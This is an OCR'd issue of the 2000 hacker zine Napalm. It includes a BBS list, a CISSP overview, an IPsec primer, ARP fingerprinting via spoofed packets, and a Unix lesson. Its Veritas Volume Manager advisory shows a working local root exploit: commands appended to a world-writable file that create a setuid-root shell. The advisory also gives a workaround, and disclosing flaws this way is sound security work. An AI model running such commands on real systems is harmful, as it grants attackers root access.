


. . . ..n6: 2000.07.13

---

firest0rm->homepage: http://www.firest0rm.org/index.html
firest0rm->url: http://www.h2k.net/index.html

..... ajax

0x00: Editor's comments

For those of you who've seen napalm before, you might have noticed a little facelift. Yeah, well, it was late and I was bored. Plus I kinda mentioned wanting to do the redesign to kynik, so it was either do it or have to say I didn't because I was too lazy. I rather like it, actually. At any rate, enjoy.

> Just FYI everyone, ajax hasn't done any sort of hostile takeover. Instead, he put his comments here, and I figured I'd give him that seeing as how the new layout is entirely his and he did far more editing than I did. I was just the "motivator" for our writers this issue. Right guys? {kynik}

Sorry, ajax, but your facelift was hard to carry into LaTeX (though better than I expected, and better than the HTML version, too). Those who want to see said facelift in its true form should look for the plaintext Napalm #6. {archmonk}

..... kynik, orbitz, blakboot

0x01: URLs

MAC Address Search ..... http://www.shmoo.com/tools/mac/
Genetic Programming Resources ..... http://www.genetic-programming.org/
Crypto resources ..... http://www.ssh.fi/tech/crypto/
Good C programming reference ..... http://www.cm.cf.ac.uk/Dave/C/CE.html
Java tutorial ..... http://java.sun.com/docs/books/tutorial/

..... mobboss

0x02: BBS List

June, 2000

This list is meant to serve as a directory of some of the few hacking and phreaking related BBSs left these days. To be considered an h/p bbs and listed here the board must be hacker friendly (hackers and phreakers are welcomed) and the board must have at least one message or file base related to the subject. The boards that are not dialup but have hosts, you are to telnet in with a terminal program that supports ANSI. You are to connect to port 23. Please distribute this list freely and spread the word about BBSing.

Subcultural Niche ..... +45-3888-9120
Denmark
Perpetual Illusion ..... +45-9816-2348
Denmark
Euphoric Illusion ..... +45-5852-0573
Denmark
Voodoo Lounge ..... +31-344-634429
Netherlands
West BBS ..... +45-971-53471
Denmark
Digital Decay ..... +1-714-871-2057
United States
Ripco ..... +1-773-528-5020
United States ripco2.ripco.com
Sacrifical Lamb english.gh0st.net
United States
(* Log in as BBS with no password)
[Or via ssh as BBS, no password {kynik}]
L0pht BBS bbs.l0pht.com
United States
Firest0rm BBS bbs.firest0rm.org
United States
(* Log on as BBS, ssh *only*!)
[There's a Napalm-specific board here :) {kynik}]
Master Control BBS .. mastercontrol.darktech.org
United States
(* Not 24/7; contact Tron at dsh@hobbiton.org for hours)
KungFu Theatre BBS ..... kft.dynip.com
United States
(* Not 24/7)
Malkavia ..... malkavia.darktech.org
United States
(* Not 24/7)
Post Cards From The Edge ..... luna.iirg.org
United States
(* Login as BBS with no password)
Fuct Image ..... fuctimage.darktech.org
United States
(* Not 24/7)
Northland Underground BBS ..... nub.dhs.org
United States
Freedom Fortress ..... freedom.darktech.org
Denmark

..... echo8

0x03: Security Hole in Veritas Volume Manager

Summary

Veritas Volume Manager 3.0.x for Solaris contains a security hole which can, under specific circumstances, allow local users to gain root access.

Details

When a system with Veritas Volume Manger 3.0.x installed boots, the initialization script for the Storage Administrator Server (`/etc/rc2.d/S96vmsa-server`) executes without first specifically setting a umask. When the server comes up, it creates `/var/opt/vmsa/logs/.server_pids` with permissions on the file set according to the inherited umask. Because there is no umask set at that point (under some versions of Solaris, see below for details), permissions on the `.server_pids` file are set to 666.

The control script that is used to start, stop and query the Storage Administrator Server (located at `/opt/VRTSvmsa/bin/vmsa_server`) contains the following block of code:

```
stop_server()
{
        if [ -f $LOGDIR/.server_pids ];
        then
                echo "Stopping $CNAME Server"
                /bin/ksh $LOGDIR/.server_pids >/dev/null 2>&1
                rm -f $LOGDIR/.server_pids
        else
                echo "Unable to stop $CNAME Server"
```

```
        fi
}
```

When this function is invoked, it executes the contents of `/var/opt/vmsa/logs/.server_pids`. As this file is world-writeable, an unprivileged user can put arbitrary commands into it, and they will be executed as root when the offending function is run. The `stop_server()` function is only called if the superuser manually stops the Storage Administrator Server; it is NOT ordinarily called when the system shuts down. However, if root ever uses the manual shutdown option to `vmsa_server`, the system can be compromised.

Demonstration

```
# append our malicious commands to the world-writeable file

foo@bar> id
uid=500(foo) gid=25(programmers)
foo@bar> ls -alt /var/opt/vmsa/logs/.server_pids
-rw-rw-rw-   1 root     root          27 Jun  8 16:06 /var/opt/vmsa/logs/.server_pids
foo@bar> cat >> /var/opt/vmsa/logs/.server_pids
cp /bin/ksh /var/tmp; chmod 4755 /var/tmp/ksh
^D
foo@bar> cat /var/opt/vmsa/logs/.server_pids
kill 328
kill 329
kill 337
cp /bin/ksh /var/tmp; chmod 4755 /var/tmp/ksh
foo@bar>

# wait for root to stop the server manually

root@bar>  /opt/VRTSvmsa/bin/vmsa_server -k
Stopping VERITAS VM Storage Administrator Server
root@bar> ls -alt /var/tmp
total 406
drwxrwxrwt   2 sys      sys          512 Jun  8 17:46 .
-rwsr-xr-x   1 root     other     192764 Jun  8 17:46 ksh
-rw-------   1 root     root         387 Jun  8 17:46 wsconAAArqayVa:0.0
drwxr-xr-x  26 root     sys          512 Jun  8 09:51 ..

# as an unprivileged user, run the suid-root shell we just created...

foo@bar> /var/tmp/ksh
# id
uid=500(foo) gid=25(programmers) euid=0(root)
#
```

Vulnerable Versions

Volume Manager: 3.0.2, 3.0.3, 3.0.4. According to the vendor, this problem is not present in the current beta release of 3.1. I was not told when to expect that product to ship.

Solaris: All versions prior to Solaris 8. Solaris 8 sets a umask of 022 during the boot process, which keeps this bug from causing a compromise.

Sun Cluster Volume Manager 2.6 is also vulnerable, under the same versions of Solaris. Under CVM, the control script is `/opt/SUNWvmsa/bin/server.sh` instead of `/opt/VRTSvmsa/bin/vmsa_server`, but it contains the same dangerous function and the CVM server contains the same problem with umask.

Workaround

The trivial workaround: add "`umask 022`" to `/etc/rc2.d/S96vmsa-server` before the line that starts the Storage Administrator Server.

Perhaps a better fix would be to change Storage Administrator to only write process ID numbers to `/var/opt/vmsa/logs/.server_pids`, and change the control script to extract only those PIDs from the file, instead of executing the contents. This would still require that permissions on that file be sane in order to avoid some level of compromise (otherwise, an unprivileged user could kill arbitrary processes). A better approach would be to use a utility like `pkill(1)` to find and kill the appropriate processes (a functional equivalent could easily be coded into `vmsa_server`).

Comments

When this was posted to Bugtraq, I got a number of comments that basically amounted to "set a sane umask globally at boot time (in an init script), and things like this won't cause problems." That's true, and it's very good advice. However, it does not excuse the vendor of a commercial product from their responsibility to adhere to secure programming practices. Making the stack non-executable can prevent a lot of buffer-overflow conditions, but that doesn't mean that programmers needn't worry about bounds checking. Likewise, forcing a restrictive umask globally is a good idea, but it does not excuse the use of insecure temporary files or the blind execution of potentially untrusted instructions.

I was also disappointed with Veritas's response to the problem, especially in light of the product's price tag (several thousand dollars). When I pay for a commercial product, and discover that it contains a defect, I don't expect to be told that I should wait until the next version ships, and then pay again for the corrected product. Given the current market environment and the level of security-awareness of the average coder, bugs will happen. However, a paying customer has every right to expect that they will be fixed quickly and without additional cost.
Comments to echo8@gh0st.net

.....kynik
0x04: Security Certification (CISSP)

You may have heard of some of the various certifications that are "on the market" today, sich as the CNE, A+, MCSE, or any of a large pile of alphabet-soup names. The most relevant one to security (and perhaps the one with the smallest number of people posessing it) is the Certified Information Systems Security Professional, or CISSP, which is offered by another acronymed organization, the International Information Systems Security Certification Consortium, or as they prefer to be called, $(ISC)^2$ (that's ISC-squared). They can be found at http://www.isc2.org/.

This certification is probably one of the most difficult to acquire, compared to some of the others I listed above. To even register for the test, one must have three years of direct work experience in one or more of the ten different areas the CISSP test covers (we'll get to that later) which they call the Common Body of Knowledge (or CBK, if you like acronyms). Applicants must also subscribe to the ISC-squared Code of Ethics. Several other academic organizations establish a code of ethics of some sort, too, so this wasn't too much of a shocker. The Code can be found at http://www.isc2.org/code.html.

In a nutshell, this Code states that the CISSP-certified person will protect society, act responsibly/legally, and advance and protect the profession. I've left all the gory wording and details out of it, but feel free to check out the above URL to read the Code in its entirety.

I, myself, am not a CISSP, though I might like to be someday. I don't know if I have the patience to study all of the topics for the six hour(!) 250 multiple-choice question exam. These topics are:

- Access Control
- Application & Systems Development
- Business Continuity & Disaster Recovery Planning
- Computer Operations Security
- Cryptography
- Law, Investigations & Ethics
- Physical Security
- Security Architecture & Models
- Security Management Practices
- Telecommunications & Network Security

Covers all of the bases, doesn't it? This exam

does expect you to become a near-expert in these categories, thus people with CISSPs are in high demand. The test costs a total of 450 US dollars - 95 for registration and 355 for the actual exam. It's not exactly cheap, but if you've been working in the security field for 3 years, you can probably handle that much ;) Another catch of this certification is that you must be re-certified every 3 years by earning 120 Continuing Professional Education (CPE) credits, which is described in further detail on $(ISC)^2$'s site, or by retaking the exam every 3 years. CISSPs must also pay a maintenance fee of $85 per year to keep their certification. Is all of this worth it? Does it pay off? The answer is, I honestly don't know. I'd be interested to hear from any CISSPs (who may have stumbled to Napalm's site in a drunken stupor one day ;) who can share their experience with the certification in a short email with us, for inclusion in a future issue. (I can keep you anonymous, if you'd prefer.)

..... ajax
0x05: IPsec Crash Course (part 1)

Extreme background

The internet speaks a protocol called IP. It's got problems. It doesn't keep your conversation private, it doesn't ensure that the guy on the other end is who he says he is, and it doesn't guarantee that someone between you and the other guy isn't mangling the conversation. The white hat words for these problems include "authentication," "confidentiality," "nonrepudiation," "integrity" and a few others.

Crypto can solve these problems. One kind of crypto encrypts the entire data line between two points. The government and military have done this for years. L2TP and PPTP are examples of this kind of crypto. The problem with this model is it only works between points, you can't encrypt an ethernet like this [1]. This is called "link-level encryption."

Another kind of crypto solution encrypts all the traffic at the application layer. SSL is a library to do this; the ssh and https protocols are examples of this. The problem with this model is that it trusts the IP layer, so spoofing, replay, bit-flipping and man-in-the- middle attacks are all still possible, albeit harder. All this kind of encryption really does is make the conversation private, or at least harder to eavesdrop on. This is called "application-level encryption."

Less-extreme background

There are some clued technical folk in the commercial world. They're rare, and usually buried under management and marketing. Keep this in mind.

Some of these clued technical folk decided to work on the problems outlined above. They realized that encrypting between the transport and the application layers (speaking in rough, non-OSI terms) would eliminate many of these problems. They set to work.

They came up with IPsec. IPsec allows you to cryptographically secure and authenticate all communications to or from a host. It slides in neatly just above the IP level but below the TCP or UDP level. Thus, applications listening in on the conversation will know who's talking to whom, but they won't know what's being said.

The managers looked at this and said, wow, cool stuff, but I need to justify you continuing to do this. But you know what? This would be a really great product to sell to people. And thus marketing got their hands on it.

At this point IPsec was not a standard. It barely even existed. Big companies have learned how to exploit the standardization process. Whereas most standards are great because there are so many to choose from, IPsec and ISAKMP are great because you can do anything with them. They are so flexible in their design that different companies can create completely incompatible implementations and still call it IPsec. Oops.

Bear this in mind when you look at the design of IPsec. The protocol works because good geeks were behind it, but only barely, because marketing wanted a framework in which they could build their own protocol and still call it IPsec.

The basics

IPsec is not itself a protocol. Several protocols combine and interact to form IPsec. (Imagine the old Voltron cartoon. Each robot's pretty worthless on its own, but it makes something big and cool when they cooperate. Then the live-action version

gets bought by Bandai and recycled into action sequences in early episodes of Mighty Morphin Power Rangers. Umm... I digress.)

The actual meat of IPsec is ESP. It stands variously for "Encapsulated Secure Payload" or "Encapsulating Security Protocol." It basically looks like:

IP header	ESP header	[encrypted payload]	(ESP trailers)

The [encrypted payload] is the upper-level protocol (TCP, UDP and so forth) after it has been encrypted. The (ESP trailers) is an optional chunk where authentication information can go. The authentication information is generated by running a hash algorithm over the payload, like SHA or MD5. The encryption hides the conversation from the public view, and the hash verifies the integrity of the message. So far, so good.

ESP can actually be a protocol of its own, it doesn't need to be run under IP. ESP's weakling little brother, AH, however, can't. AH stands for "Authentication Header," and it's basically ESP without the encryption, just the authentication. This might seem like a good idea for people in crypto-starved countries, but the encryption algorithm in ESP is allowed to be null, which would provide authentication without encryption.

So what's the difference? Well, when AH computes the hash of a packet, it includes some of the predictable fields in the IP header (source and destination address, sequence number...) in the calculation. When ESP signs a packet, it only signs the ESP portion and doesn't account for anything in the IP header. While this does mean that NULL ESP sessions are slightly weaker than AH sessions, it's not a big deal, since for someone to spoof the connection they would still need to know the key passed to the hash algorithm. (More on that later.)

I personally feel that AH is a kludge. Binding AH to IP means that the implementation doesn't cleanly separate layers, and precludes using AH with other protocols, whereas ESP could be adapted to DDP or IPX, for example.

Both AH and ESP can operate in either "Transport" or "Tunnel" mode. Transport mode is exactly what I have described above, where the packet is TCP/UDP within ESP/AH within IP. This allows you to secure communication between two machines on the same, untrusted physical network.

Tunnel mode is similar to other forms of tunnelling. Basically, instead of just encrypting or signing the TCP or UDP part of the packet, the whole IP packet gets signed or encrypted, and then placed inside a new IP datagram. This allows a private (potentially otherwise unroutable) network to be routed over the internet at large safely. This is expected to be the major use of IPsec in IPv4, running Virtual Private Networks (or VPNs) over the internet.

The semi-basics

Old implementations of IPsec had no standard model to follow in terms of implementation. For example, OpenBSD used to implement IPsec by overloading the PF_ENCAP socket type. However, some applications may want to require (or forbid) that they be protected with IPsec, and end users may want to automatically set up IPsec between processes, and developers would like a standard API to do all that in. Enter PF_KEY.

If you're familiar with how UNIX handles routing, PF_KEY will seem very familiar. Routes are managed by use of a special socket type, PF_ROUTE. You can talk to that socket to add, delete, or query routes. Similarly, PF_KEY sockets are used to manage security associations, or SAs, in the kernel. SAs determine the level of IPsec protection applied to (or required of) a connection based on a set of rules. So, for example, you could avoid double-encrypting SSH traffic by saying "don't apply AH or ESP to any traffic going to port 22 on a remote machine." In Solaris 8, the ruleset for the above would look like:

```
dport 22  bypass  dir out
```

An IPsec-supporting kernel checks incoming and outgoing connections against the database of rulesets. If it finds a match, it takes appropriate action: bypassing IPsec, using an already established SA to secure the connection, or telling a program listening on a PF_KEY socket to establish an SA for the connection.

Usually there's a program to manage IPsec policy on a system-wide basis. However, since more than one PF_KEY socket can be open at once, individual applications can set their own IPsec policy, and key management daemons can update the policy automatically as SAs get negotiated.

Note that these policies are unidirectional. Indeed, it's perfectly possible to have traffic encrypted and signed in one direction and not in another.

However, this does mean that you need two SAs for full-duplex unicast encryption. [2]

The not-so-basics

In order to encrypt, you need a key. This can be a passphrase, a random string, whatever. It can even be derived from a public key certificate. But however we get it, we need it. We need a key even if we're not doing encryption; the hash algorithms in AH and ESP use the key as part of the hash process, because otherwise it would just function as a very fancy and expensive checksum. By including the key as part of the hash calculation, you can verify the identity of the other party.

Problem is, we want encryption done fast, so we can have high-res secure streaming pr0n. This means we'll have to use a symmetric encryption algorithm like DES or Blowfish, instead of a public-key algorithm like RSA. Unfortunately, with symmetric algorithms, you need to use the same key to encrypt as to decrypt, which means both ends of the conversation have to know the key.

Hrm. What to do.

One way to solve this is manual keying. In other words, someone types in the key on both machines, the kernel stores it somewhere and uses it for all future transactions. But you need a unique key for each conversation. If Alice uses the same key to talk to Bob as to talk to Carol, Bob can listen in, modify messages, or assume Carol's identity. Therefore, if you need to talk to multiple hosts, this quickly doesn't scale.

This is also still vulnerable to replay attacks. If Mallory learns what a certain exchange between Alice and Bob means, he can simply record it and play it back to make it happen again. If the exchange happens to mean "shut down this machine" or "give root a null password," this can be a large issue.

The solution here is automatic key generation. This prevents the manual-labor overhead of adding a key for each host. (Sorta.) Also, by setting limits on how long a key can be valid, and generating dynamic keys with some random data, we can limit the time in which a replay can happen.

Overkill

There are several protocols for automatic key generation. The most popular are Photuris, SKIP, and IKE (alias ISAKMP, alias Oakley). Photuris was a bare-bones protocol implemented on OpenBSD; SKIP was an open standard, and also a commercial product from Sun, among others. However, the IETF decided to go with ISAKMP (Internet Security Association and Key Management Protocol) as the standard framework. It then plugged in the Oakley protocol for IPsec key management, and named the whole package IKE, for Internet Key Exchange.

ISAKMP reminds me faintly of the JPEG2000 image encoding standard. While it does define Oakley as the default key management mechanism, it includes hooks to allow it to negotiate keying material and security associations for any protocol you feel like plugging into it. You could do Kerberos authentication or SSH identity service in ISAKMP if you wanted to. (Not that you want to.) In ISAKMP land these are called Domains of Interpretation.

ISAKMP explicitly separates trust establishment (via cryptographic authentication) and key negotiation into different phases. Trust is established in Main mode, whereas key material (and for IPsec, SAs) is generated in Quick mode. Basically this just means that trust is established first, since it's slightly more CPU intensive. There is also an Aggressive Mode that tries to do both authentication and key negotiation at once, to reduce round trips on the network, at the expense of protecting the identities of the parties involved.

Pain in the ass

ISAKMP is not a terribly well designed protocol. As alluded to above, it's entirely possible to define a new DOI for negotiating IPsec SAs and still call it ISAKMP. In fact, it's possible to use ISAKMP for key exchange for everything *but* IPsec. Remember what I said about marketing?

Curiously, while ISAKMP has hooks to negotiate SAs using a fairly large number of protocols, IPsec itself is crypto-poor. Only SHA and MD5 are supported as hash algorithms, and only 3DES, DES and NULL encryption are provided for in the standard. While it is certainly possible to use other algorithms (OpenBSD can use Blowfish, CAST and Skipjack, for example), the lack of standardization makes interoperability tricky.

Until recently DES and 3DES were too strong for export from the US, so many IPsec implementations ship without actual encryption support, which turns IPsec into a glorified, peer-to-peer layer 3 Kerberos. Also, despite being designed with IPv6 in mind, some commercial implementations don't support IPsec in IPv6, for no readily apparent reason.

As usual, the free OSes are ahead of the curve. The OpenBSD IPsec code and the Linux FreeS/WAN project are both mature, tested products.

Since many OSes only support [3]DES, ESP can impose a significant CPU overhead. The (very rough) testing I've done shows that ESP using DES and MD5 degrades throughput by a factor of three to four; on a 100baseT network, throughput goes from 9Mbps to 3.2Mbps. However, no other algorithms are explicitly provided for or required by IPsec.

While there is a standard API for telling the kernel about SAs, there is no standard method for defining socket policy within an application, or for setting systemwide IPsec policy. OpenBSD provides the FLOW extension to PF_KEY to set systemwide policy automatically, for example, but Solaris seems to use an undocumented STREAMS ioctl() call on /dev/ip. This leads to a lot of duplicated information between the key management config files and the IPsec policy files (on some OSes). The key management daemon ought to be able to set systemwide policy automatically, but the lack of an API makes this difficult to port to multiple OSes.

Pointing fingers

Microsoft's NT 5, also referred to as "Windows 2000," includes IPsec and IKE support in all versions and installations. This is good. It does not support tunnel mode unless the machine is configured as a router and not a workstation; on workstations, it uses L2TP tunnels inside transport-mode IPsec, for some unknown reason. By default it does not ship with an encryption pack, so attempting to configure 3DES ESP will silently fall back to DES. It claims to support pre-shared secret authentication, but the client will ignore that and try to authenticate using a certificate. This is bad.

Sun ships Solaris 8 with full IPsec support for IPv4. This is is good. However, they ship it without any encryption modules, so you can't do any ESP. They ship it without any key exchange daemon, not Photuris, not ISAKMP, not SKIP, possibly out of grudging refusal to acknoweledge the death of SKIP. Their implementation does not have a way to specify that a given SA is to be applied in tunnel mode; instead, it's done automatically via routing, which works, but makes it difficult for keying daemons to negotiate tunnel mode. This is bad.

OpenBSD's IPsec code has been around forever, by which I mean "longer than I've been aware of IPsec." It ships by default and has for quite some time, but as a result of being old, there are some oddments left around in the implementation that are either confusing, less secure, un-interoperable, or a combination of the three. The IPsec code is not tied in to the IPv6 code yet.

The Linux FreeS/WAN project has also been around for a while, but the code doesn't get the publicity it deserves, mainly because US-based distributions don't ship with it, being unwilling to cripple the code to export strength. SuSE does ship with FreeS/WAN, though. The problem with the FreeS/WAN project is that its development has not been concerted with the IPv6 code, so like OpenBSD (and just about every other OS) you can't do encrypted IPv6 with Linux.

MacOS doesn't ship with IPsec support. Don't be silly. IPsec and IPv6 are available to members of their developer seeding program, but only for OS X with DP 4. There is no IPsec code in the Darwin tree.

Beating a dead horse

The Photuris protocol goes through an initial token-exchange phase. ISAKMP, by contrast, only uses these cookies as a method of distinguishing connections and immediately begins attempting to authenticate the other party. The problem is that the initial exchange doesn't need to be valid; it can be properly formatted garbage, causing the responder to attempt a Diffie-Hellman computation on noise. This requires more time from the responder than from the initiator, thus easily effecting a DoS. [3]

The ISAKMP protocol is not, itself, authenticated. It can't travel the wire encrypted or authenticated by IPsec, since it would need a pair of SAs in place for it to do so; since IKE is supposed to be the only thing creating SAs, you have a chicken-and-egg problem. However, the ISAKMP protocol does not perform any authentication (in the form of hash signatures) on its own messages, so the ISAKMP exchange itself is vulnerable to bit-flipping attacks. [4] Nor are any of the optional "payloads," or ISAKMP message parts, authenticated. Same attack applies.

Unless the application-level protocols used above IPsec are encrypted, it will always be possible to mount known-plaintext attacks on IPsec tunnels, either passively or actively. This is why static SA definitions are risky; the longer a particular key gets used, the more likely an attacker is to know something about the data being encrypted.

Unfortunately, ISAKMP is the only key management protocol being actively developed by vendors, and it is not to be trusted.

Conclusions

Despite being in development for over three years, IPsec is a very young technology. While the foundations are solid, the lack of a good (or, until recently, even a standard) key management protocol has limited deployment and testing. The growth of IPsec has unfortunately been done with the intent of selling it as a feature, and as Unix historians are no doubt aware, getting vendors to agree is like nailing jelly to the wall.

The ISAKMP protocol in particular is a danger to the Internet. It actively promotes incompatible implementations, and is so complex as to make effective cryptanalysis impossible. In its current design, it opens any host running it to denial of service attacks. At the least it should be protected from access from the unwashed masses by router ACLs or ipfilter.

Notes

1. Okay, this is a lie. L2TP can sit on top of ethernet by encapsulating one ethernet frame in another. Actually it can encapsulate just about anything in anything else, you could use L2TP to tunnel an ethernet over a PPP line if you wanted. However, an eavesdropper can still see what machines are exchanging encrypted traffic. This makes it very like tunnel-mode IPsec, except it can protect non-IP traffic as well.

2. Multicast can be handled with just one SA, however. The reason why is left as an exercise for the reader.

3. This is a variation on the smurf family of exploits. It is impossible to prevent an attacker from gaining resources, but the resources consumed in an attack should not be greater than the resources expended by the attacker. It takes very little energy to spew noise at a port; it takes much more energy to find out the packet is invalid than it took to make it.

4. It should be noted that it is impossible to design a protocol that is invulnerable to an active man-in-the-middle attack; if someone gets a hold of your packet before it gets to the machine you're talking to, they can do whatever they like with it, including throw it away, and it's hard to get responses from /dev/null. The danger with ISAKMP is that since the protocol itself is not signed (somehow) an interloper can actively modify packets, undetectably, for potentially worse-than-DoS attacks.

Further reading

The RFC's are a good start for the real meat of the protocol. The relevant ones are RFC-2401 through -2412. However, the best way to really learn about IPsec is to set it up. Get a friend and a free OS and see if you can get ESP going between your machines.

Then, I dunno, type 'IPsec' into google or something.

On loosely related topics, check out previous issues of Napalm for discussions about Onion Routing and Quantum Crypto. {kynik}

Free IPsec:	
Linux:	http://www.freeswan.org/
OpenBSD:	http://www.openbsd.org/
FreeBSD:	http://www.kame.net/
NetBSD:	http://www.kame.net/
MacOS:	ftp://ftp.funet.fi/pub/mac/comm/secot-alpha-dist.sit.hqx (careful of this one)

Look for more on this from me in a future napalm.

.....concept 0x06: OS Detection with ARP

Remote operating system (OS) detection is a useful networking tool for crackers and systems administrators alike. I have recently developed an idea that I had quite some time ago - implementing remote OS detection based upon the address resolution protocol (ARP)[1].

The rest of this document will assume familiarity with the basic theory behind remote OS detection. Readers who wish to read up in this area may wish to refer to [2].

Why ARP?

Firstly, the protocol is well established. Secondly, ARP is distinct from other protocols in that it is broadcast-based. This makes for some interesting possibilities on switched networks, especially those with shared link-layers across multiple VPNs or VLAN segments. Thirdly, unlike other protocols, such as TCP[3][4][5], ARP has not yet been publicly beaten-to-death in the remote OS detection arena.

> Something I see you're on your way to doing ;) {kynik}

ARP has limitations in remote OS detection too, however. These include the requirement to share a link-layer with your target and the simplicity of the protocol (and thus lack of fingerprinting characteristics). Further compounding this latter problem is the fact that ARP is normally at the bottom of the protocol stack - therefore significantly differing implementations could have potentially devastating effects upon higher level networking.


Fingerprinting Approach

There are two ARP characteristics that I have used to discern between operating systems. Both of these are based upon causing 'adverse' circumstance to the target machine, forcing it to display relatively unusual behaviour. The adverse circumstance is inducing an ARP request from the target machine to a nonexistant host on the same ARP-utilising link-layer (eg: Ethernet, FDDI) as yourself.

> You may also want to consider checking the MAC addresses for hosts on ethernet. You can sometimes determine what kind of ethernet adapter the host uses, and possibly even the host's architecture. For example, "00:C0:4F" indicates the machine is a Dell (and presumably, x86) See the URL in the list above for details. {kynik}

The Setup

The aforementioned circumstance is brought about by spoofing[6] a packet of a higher-level protocol. The spoofed high-level packet is forged to appear as though it came from a nonexistant host on your and the target's link-layer, and is targeted at the target machine. The situation is thus:



When the packet arrives at TARGET (purporting to be from NONEXISTANT), TARGET will try to find out who on earth NONEXISTANT is by issuing one or more ARP requests.

Normally, an ARP request is issued to a host that you are sending data to, requesting that host's hardware address. The request is keyed with your IP and hardware addresses, and the requested party's IP address. When such an ARP is answered, both the sender and receiver have their peers' IP and hardware addresses, and higher-level communication can begin.

Because the spoofed higher-level packet is sent without such a precursory ARP request from NONEXISTANT, TARGET has no idea who is talking to it, and resorts to asking (how rude!). So the situation has now evolved.

```
+---i-----------------------------------i-----+
       --packet:NONEXISTANT-to-TARGET-->
 <--ARP:TARGET-to-anyone,-who-is-NONEXISTANT?--
```

Now, as the ARP request that TARGET generates goes unanswered, one of two things happens.
1. TARGET gives up and forgets about it.
2. TARGET repeats its ARP request.

In the first case, we can do no fingerprinting with the techniques that I have implemented - we're stuffed. In the second case, we are able to fingerprint.

Taking the Prints

The situation has changed again - the target has repeated its ARP request.

```
  [ YOU ]                              [ TARGET ]
     |                                     |
+---i-----------------------------------i-----+
       --packet:NONEXISTANT-to-TARGET-->
 <--ARP:TARGET-to-anyone,-who-is-NONEXISTANT?--
    (ARP request repeat delay)
 <--ARP:TARGET-to-anyone,-who-is-NONEXISTANT?--
```

We now have exposure to both of the variables that I have successfully used for ARP-based OS detection.
1. ARP request repeat delays.
2. How many times ARP requests are repeated.

ARP request repeat delays are the time between repeated ARP requests. These may occur once (as in the diagram shown above), or multiple times (as in the diagram shown below).

```
  [ YOU ]                              [ TARGET ]
     |                                     |
+---i-----------------------------------i-----+
       --packet:NONEXISTANT-to-TARGET-->
 <--ARP:TARGET-to-anyone,-who-is-NONEXISTANT?--
        (ARP request repeat delay #1)
 <--ARP:TARGET-to-anyone,-who-is-NONEXISTANT?--
        (ARP request repeat delay #2)
 <--ARP:TARGET-to-anyone,-who-is-NONEXISTANT?--
```

ARP request repeat delays come in two flavours.
1. Constant
2. Varied

Constant ARP request repeat delays, such as Linux's one second delays, stay the same regardless of how many times the same ARP request has been re-issued.

Varied ARP request repeat delays, such as OpenBSD 2.5's (note: this is unconfirmed, and is based solely on a tcpdump that I did about six months back), depend upon how many times the same request has been re-issued. For example, the first ARP request repeat delay may be smaller than the second ARP request repeat delay.

> Keep in mind, however, that network congestion may make these readings unreliable, so you may get different readings at different times. It might not be a bad idea to fingerprint twice, and if they differ, check one last time and take the best 2 out of 3. {kynik}

Implementation

I have implemented a program called "Induce-ARP" as a proof-of-concept. It is perl based, and uses the Net::RawIP module. At the moment, it can reliably distinguish between "Windows or OpenBSD 2.6," "Linux" and (untested) "OpenBSD 2.5." As the program includes a time-based fingerprint scheme, I am expecting the fingerprint database to develop rapidly as fingerprints are contributed. Please download the program and run it past your machines - contributors will receive full credit unless otherwise requested.

You can always obtain the most recent version of the source from Packetstorm. To contribute fingerprints or code, please email me - concept@ihug.com.au.

> The up-to-date (at the time of release of this issue) code can be found as an addendum to the issue on Napalm's main page. {kynik}

References

1. ARP (RFC 826, STD 37)
   ftp://ftp.isi.edu/in-notes/rfc826.txt
2. Remote OS detection via TCP/IP Stack FingerPrinting, Fyodor.
   http://www.insecure.org/nmap/nmap-fingerprinting-article.html
3. TCP (RFC 793, STD 7)
   ftp://ftp.isi.edu/in-notes/rfc793.txt
4. Queso, TCP Fingerprinting Tool
   http://www.apostols.org/projectz/queso/
5. Nmap TCP Fingerprinting Tool, Fyodor.
   http://www.insecure.org/nmap/
6. IP Spoofing Demystified (Trust Relationship Exploitation),
   daemon9/route/infinity, June 1996. Published in Phrack Magazine.
   http://www.fc.net/phrack/files/p48/p48-14.html

. . . . . druid

0x07: UNIX Lesson 1

> Pardon to those of you who find this too elementary. Hopefully this will help out a newbie or two. {kynik}

```
# Unix 101
# Lesson 1: In the beginning...
#
#
# In the beginning, there was /dev/null, and it was empty, and a
# void.  Then Root said "mkfs /dev/hda1", and a filesystem was created,
# and it was good.
#
```

The above example, although simplified, gives us quite a lot to work with. For starters, it mentions `/dev/null`. `/dev/null` is what is known in Unix as a *device*. Devices are an important concept in Unix, and are keystone to how the rest of it works.

Computers themselves are devices, or, more specifically, they are a complex collection of devices. Unix is software, and due to its nature, has to be told *everything*. This includes what devices are available to it. In Unix, this is facilitated by a special directory called `/dev`.

`/dev` contains **files** that contain information about the **devices** attached to the system, as well as other software-only devices (things that Unix needs to be able to access the same way it accesses a hard drive (for example), but that are not actually physical devices). `/dev/null` is a software-only device that "nullifies" data sent to it, and it is accessed (data is sent to it) the same way you would send data to a file on your hard drive.

Notice that we said "a file on your hard drive" and not "your hard drive." That is because, in Unix, everything is accessed as a file. Since your hard drive is a device, it has in entry in `/dev` (usually it is `/dev/hda` or something similar) and the hda entry can (to a logical point) be manipulated the same way as any other file.

Going on the "everything is a file" mentality, we see that directory is no exception (and actually, a directory *is* a file that contains a list of all the "entries" (files) inside of it). Therefore, the Unix system of commands (called the syntax by real geeks) is actually a very simple set of rules with a very wide application. These rules (in their *very* basic form) are listed below:

1. The location (path) of a file is always written as: something *inside* of something else is writ-

ten to its right, and they are separated by a slash ("/"). So, a slash by itself represents the top of the tree, because it means "everything on the system (the open spot on the right side of the slash) inside of nothing (the open spot on the left side of the slash" (which really represents everything *outside* our system, but it's easier to think of our system as self-contained, so this open spot can mean "nothing"). Therefore, the path "`/usr/bin/ls`" means "the file '`ls`' is inside the file (directory, really, but since everything is a file...) '`bin`', which is inside the top of the tree '`/`'".

> Ok, druid, now take a breath.
> {kynik}

